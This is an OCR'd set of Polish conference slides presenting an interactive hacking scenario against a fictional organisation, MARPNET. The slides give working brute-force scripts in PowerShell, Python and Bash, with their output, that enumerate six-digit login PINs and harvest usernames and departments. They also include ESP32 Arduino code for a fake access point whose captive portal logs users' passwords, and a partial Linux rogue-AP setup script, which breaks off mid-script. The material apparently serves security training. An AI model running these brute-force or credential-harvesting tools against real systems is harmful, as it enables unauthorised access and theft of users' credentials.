
- Jeśli wyświetlasz źródło strony, idziesz na slajd 39.
- Jeśli używasz Burp Suite, idziesz na slajd 40.
- Jeśli piszesz szybkie proxy w Pythonie wyświetlające dane POST, idziesz na slajd 41.

Źródło strony

```
67 <body>
68 <div class="logo">
69 <img src="/static/logo.png">
70 <br>
71 </div>
72 <div>
73   <form class="container" method="POST" action="/login">
74     <h1>Wprowadź swój indywidualny, sześciocyfrowy PIN</h1>
75     <input type="password" name="PIN" maxlength="6" pattern="\d{6}" required>
76     <br>
77     <input type="submit" value="Wejdź">
78
79   </form>
80 </div>
81 </body>
82 </html>
```



Burp Suite


Burp Suite Community Edition v2025.3.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS, image and general binary content
Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP Cookies
1 http://printer-103.marpnet:80... GET /login 405 387 JSON 127.0.0.1 session=eyJ1c2...
2 http://printer-103.marpnet:80... GET / 200 2119 HTML Strefa Dostępu 127.0.0.1 session=eyJ1c2...
4 http://printer-103.marpnet:80... POST /login ✓ 200 2180 HTML Strefa Dostępu 127.0.0.1 session=eyJ1c2...
5 http://www.gstatic.com GET /generate_204 204 127 172.217.16.3
Request
Pretty Raw Hex
1 POST /login HTTP/1.1
2 Host: printer-103.marpnet:8000
3 Content-Length: 10
4 Cache-Control: max-age=0
5 Origin: http://printer-103.marpnet:8000
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://printer-103.marpnet:8000/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8,pl;q=0.7
13 Cookie: session=eyJ1c2VyIjogeyJ1c2VybmFtZSI6ICJrLmphbmtvd3Nra5IsICJkZXBhcnRtZW50IjogIkRGaWFcdTAxNDIgRHJ1a3UifX0=.aD0kVg.cudFeiMGaz_CXTdm7kevQ6KELpM
14 Connection: keep-alive
15
16 PIN=123123
Search 0 highlights
Response
Pretty Raw Hex Render
70 width:12em;
71 }
72 </style>
73 </head>
74 <body>
75
76 <img src="/static/logo.png">
77
78
79
80 <form class="container" method="POST" action="/login">
81 <h1>
Wprowadź swój indywidualny, sześciocyfrowy PIN
</h1>
82 <input type="password" name="PIN" maxlength="6" pattern="\d{6}" required>
83
84 <input type="submit" value="Wejdź">
85
86
Nieprawidłowy PIN

87
88 </form>
89
90 </body>
91 </html>
Search 0 highlights
Inspector
Request attributes 2
Request body parameters 1
Request cookies 1
Request headers 13
Response headers 5
Inspector
Notes
Event log (18) All issues
Memory: 146.8MB
Disabled

mitmproxy/mitmdump

```python
# mitmdump -s mitm.py
from mitmproxy import http

def request(flow: http.HTTPFlow) -> None:
    if flow.request.method == "POST":
        body = flow.request.get_text()
        print("POST request")
        print(f"URL: {flow.request.pretty_url}")
        print("Body:")
        print(body)
        print("========================\n")
```

```
drg•~/confi25» mitmdump -s mitm.py
[06:27:47.985] Loading script mitm.py
[06:27:47.985] HTTP(S) proxy listening at *:8080.
[06:27:49.395][127.0.0.1:56720] client connect
[06:27:49.396][127.0.0.1:56721] client connect
POST request
URL: http://printer-103.marpnet:8000/login
Body:
PIN=123123
========================
```

Atak brute force na formularz z pinami

Przeprowadzasz brute force na piny, żeby wyciągnąć listę użytkowników. Wybierz broń.

- PowerShell - idziesz na slajd 43.
- Python - idziesz na slajd 45.
- Bash - idziesz na slajd 47.

Enumeracja pinów - PowerShell

```
0..999 | % { $pin=("{0:d6}" -f $_); $exists=((irm -me po http://
printer-103.marpnet:8000/login -body "PIN=$pin") -notlike '*Niepra*');
[pscustomobject]@{pin=$pin;exists=$exists} }|where exists
```

```
pwsh
PS /Users/drg> 0..999 | % { $pin=("{0:d6}" -f $_); $exists=((irm -me po http://printer-103.marpnet:8000/login
-body "PIN=$pin") -notlike '*Niepra*'); [pscustomobject]@{pin=$pin;exists=$exists} }|where exists

pin    exists
---    ------
000101   True
000102   True
000103   True
000104   True
000105   True
000106   True
000107   True
000108   True
000109   True
000110   True
000111   True
000112   True
000113   True
000114   True
000115   True
000116   True
000117   True
000118   True
000119   True
000120   True

PS /Users/drg> _
```

Enumeracja userów - PowerShell

```powershell
0..999 | ForEach-Object {
    $pin=("{0:d6}" -f $_)
    $content = Invoke-RestMethod -Method POST http://printer-103.marpnet:8000/login -body "PIN=$pin"
    if ($content -match "(?s)Użytkownik: <strong>(?<user>.*)</strong>.*Dział: <strong>(?
<department>.*)</strong>") {
        $user = $matches['user']
        $department = $matches['department']
        [pscustomobject]@{pin=$pin;user=$user;department=$department}
    }
}
```

```
pin    user                 department
---    ----                 ----------
000101 ewa.kaminska         Kontrola Jakości
000102 adam.wojcik          Dział Druku
000103 karol.kowalski       Logistyka
000104 ola.nowicka          Bezpieczeństwo Systemowe
000105 marta.lewandowska    Zarządzanie Energią
000106 tomasz.krawczyk      Automatyka Przemysłowa
000107 piotr.wisniewski     Utrzymanie Sieci GRIDNET
000108 ania.zajac           Dział Druku
000109 bartek.adamczyk      Zespół Aktualizacji MAO SCADA Link
000110 justyna.mazur        Zarządzanie Alarmami
000111 michal.sobczak       Logistyka
000112 patrycja.kot         Bezpieczeństwo OT
000113 grzegorz.urban       Dział Druku
000114 dominika.olszewska   Obsługa Maszynowni Głównej
000115 krystian.baran       Serwis Systemów Zasilania
000116 katarzyna.czerwinska Koordynacja Zapasów Krytycznych
000117 lukasz.wojtas        SCADA Nexus - Centrum Dystrybucji
000118 agnieszka.krupa      Zespół Reagowania GRIDNET
000119 mateusz.pawlowski    Zarządzanie Przepływem Energii
000120 izabela.wrona        Logistyka

PS /Users/drg> _
```

Enumeracja pinów - Python

```
import requests
for i in range(1000):
    pin = f"{i:06}"
    if "Niepra" not in requests.post("http://printer-103.marpnet:8000/login",
data={"PIN": pin}).text:
        print(f'Found PIN {pin}')
```

```
>>> import requests
... for i in range(1000):
...     pin = f"{i:06}"
...     if "Niepra" not in requests.post("http://printer-103.marpnet:8000/login", data={"PIN": pin}).text:
...         print(f'Found PIN {pin}')
...

Found PIN 000101
Found PIN 000102
Found PIN 000103
Found PIN 000104
Found PIN 000105
Found PIN 000106
Found PIN 000107
Found PIN 000108
Found PIN 000109
Found PIN 000110
Found PIN 000111
Found PIN 000112
Found PIN 000113
Found PIN 000114
Found PIN 000115
Found PIN 000116
Found PIN 000117
Found PIN 000118
Found PIN 000119
Found PIN 000120
```

Enumeracja userów - Python

```python
import requests
import re

pattern = re.compile(r"Użytkownik: <strong>(.*?)</strong>.*?Dział: <strong>(.*?)</strong>",
re.DOTALL)

for i in range(1000):
    pin = f"{i:06}"
    response = requests.post("http://printer-103.marpnet:8000/login", data={"PIN": pin})
    match = pattern.search(response.text)
    if match:
        user, department = match.groups()
        print(f'{pin}, {user}, {department}')
```

```
000101, ewa.kaminska, Kontrola Jakości
000102, adam.wojcik, Dział Druku
000103, karol.kowalski, Logistyka
000104, ola.nowicka, Bezpieczeństwo Systemowe
000105, marta.lewandowska, Zarządzanie Energią
000106, tomasz.krawczyk, Automatyka Przemysłowa
000107, piotr.wisniewski, Utrzymanie Sieci GRIDNET
000108, ania.zajac, Dział Druku
000109, bartek.adamczyk, Zespół Aktualizacji MAO SCADA Link
000110, justyna.mazur, Zarządzanie Alarmami
000111, michal.sobczak, Logistyka
000112, patrycja.kot, Bezpieczeństwo OT
000113, grzegorz.urban, Dział Druku
000114, dominika.olszewska, Obsługa Maszynowni Głównej
000115, krystian.baran, Serwis Systemów Zasilania
000116, katarzyna.czerwinska, Koordynacja Zapasów Krytycznych
000117, lukasz.wojtas, SCADA Nexus - Centrum Dystrybucji
000118, agnieszka.krupa, Zespół Reagowania GRIDNET
000119, mateusz.pawlowski, Zarządzanie Przepływem Energii
000120, izabela.wrona, Logistyka
```

Enumeracja pinów - Bash

```
for pin in $(seq -f "%06.0f" 0 999); do r=$(curl -s -d "PIN=$pin" http://printer-103.marpnet:8000/login); [[ $r != *Niepra* ]] && echo "Found pin $pin"; done
```

```
drg•~/confi25» for pin in $(seq -f "%06.0f" 0 999); do r=$(curl -s -d "PIN=$pin" http://printer-103.ma
rpnet:8000/login); [[ $r != *Niepra* ]] && echo "Found pin $pin"; done
Found pin 000101
Found pin 000102
Found pin 000103
Found pin 000104
Found pin 000105
Found pin 000106
Found pin 000107
Found pin 000108
Found pin 000109
Found pin 000110
Found pin 000111
Found pin 000112
Found pin 000113
Found pin 000114
Found pin 000115
Found pin 000116
Found pin 000117
Found pin 000118
Found pin 000119
Found pin 000120
drg•~/confi25»                                                                    [10:32:47]
```

Enumeracja userów - Bash

```
for i in  $(seq -f "%06.0f" 0 999); do
  response=$(wget --quiet --method POST --body-data="PIN=$i" http://printer-103.marpnet:8000/
login -O-)

  user=$(echo "$response" | sed -n 's/.*Użytkownik: <strong>\(.*\)<\/strong>.*/\1/p')
  department=$(echo "$response" | sed -n 's/.*Dział: <strong>\(.*\)<\/strong>.*/\1/p')

  if [[ -n "$user" && -n "$department" ]]; then
    echo "$i, $user, $department"
  fi
done
```

```
000101, ewa.kaminska, Kontrola Jakości
000102, adam.wojcik, Dział Druku
000103, karol.kowalski, Logistyka
000104, ola.nowicka, Bezpieczeństwo Systemowe
000105, marta.lewandowska, Zarządzanie Energią
000106, tomasz.krawczyk, Automatyka Przemysłowa
000107, piotr.wisniewski, Utrzymanie Sieci GRIDNET
000108, ania.zajac, Dział Druku
000109, bartek.adamczyk, Zespół Aktualizacji MAO SCADA Link
000110, justyna.mazur, Zarządzanie Alarmami
000111, michal.sobczak, Logistyka
000112, patrycja.kot, Bezpieczeństwo OT
000113, grzegorz.urban, Dział Druku
000114, dominika.olszewska, Obsługa Maszynowni Głównej
000115, krystian.baran, Serwis Systemów Zasilania
000116, katarzyna.czerwinska, Koordynacja Zapasów Krytycznych
000117, lukasz.wojtas, SCADA Nexus - Centrum Dystrybucji
000118, agnieszka.krupa, Zespół Reagowania GRIDNET
000119, mateusz.pawlowski, Zarządzanie Przepływem Energii
000120, izabela.wrona, Logistyka
```

Potrzebne kredki do ataku na MARPNET

Potrzebujesz zdobyć loginy i hasła do MARPNETu.

- Jeśli wysyłasz phishing, idziesz na slajd 56.
- Jeśli podrzucasz do MAO fałszywy Access Point udający autoryzowaną sieć i zbierający kredki, idziesz na slajd 50.

Fake Access Point


Jaki sprzęt wykorzystujesz do fałszywego Access Pointa?

- Jeśli wybierasz mikrokontroler ESP32 + Arduino, idziesz na slajd slajd 51.
- Jeśli wybierasz minikomputer z Linuxem, idziesz na slajd 53.

Fałszywy Access Point - Arduino

```
#include <Arduino.h>
#include <WiFi.h>
#include <DNSServer.h>
#include <WebServer.h>

DNSServer dnsServer;
WebServer server(80);

static const char responsePortal[] = R"===(
<!DOCTYPE html> [...]
)===";

void handleRoot() {
  Serial.println("Handle root");
 server.send(200, "text/plain", "");
}

void handleNotFound() {
  Serial.println("Handle not found");
 server.sendHeader("Location", "/portal");
 server.send(302, "text/plain", "redirect to captive portal");
}

void setup() {
 Serial.begin(115200);
 WiFi.mode(WIFI_AP);
 WiFi.softAP("MARPNET");

 if (dnsServer.start()) {
  Serial.println("Started DNS server in captive portal-mode");
 } else {
  Serial.println("Err: Can't start DNS server!");
 }

 server.on("/", handleRoot);
 server.on("/login", HTTP_POST, []() {
  Serial.println("Handle login");
  String username = server.arg("username");
  String password = server.arg("password");
  Serial.println("! Login attempt");
  Serial.print("Username: ");
  Serial.println(username);
  Serial.print("Password: ");
  Serial.println(password);
  server.send(200, "text/html", "Incorrect password");
 });

 server.on("/portal", []() {
  Serial.println("Handle portal");
  server.send(200, "text/html", responsePortal);
 });

 server.onNotFound(handleNotFound);
 server.begin();
}

void loop() {
 server.handleClient();
 delay(5);
}
```

Fałszywy Access Point - Arduino



Fałszywy Access Point - Linux

dnsmasq hostapd lighttpd iptables dhcpcd


Fałszywy Access Point - Linux


```
#!/bin/bash
set -e

echo "[*] Instalacja wymaganych pakietów..."
sudo apt update
sudo apt install -y dnsmasq hostapd lighttpd iptables-persistent

echo "[*] Konfiguracja statycznego IP dla wlan0..."
sudo tee -a /etc/dhcpcd.conf > /dev/null <<EOF

interface wlan0
    static ip_address=192.168.4.1/24
    nohook wpa_supplicant
EOF

echo "[*] Restart dhcpcd..."
sudo service dhcpcd restart

echo "[*] Konfiguracja dnsmasq..."
sudo mv /etc/dnsmasq.conf /etc/dnsmasq.conf.orig 2>/dev/null || true
sudo tee /etc/dnsmasq.conf > /dev/null <<EOF
interface=wlan0
dhcp-range=192.168.4.10,192.168.4.100,12h
address=/#/192.168.4.1
EOF

echo "[*] Konfiguracja hostapd..."
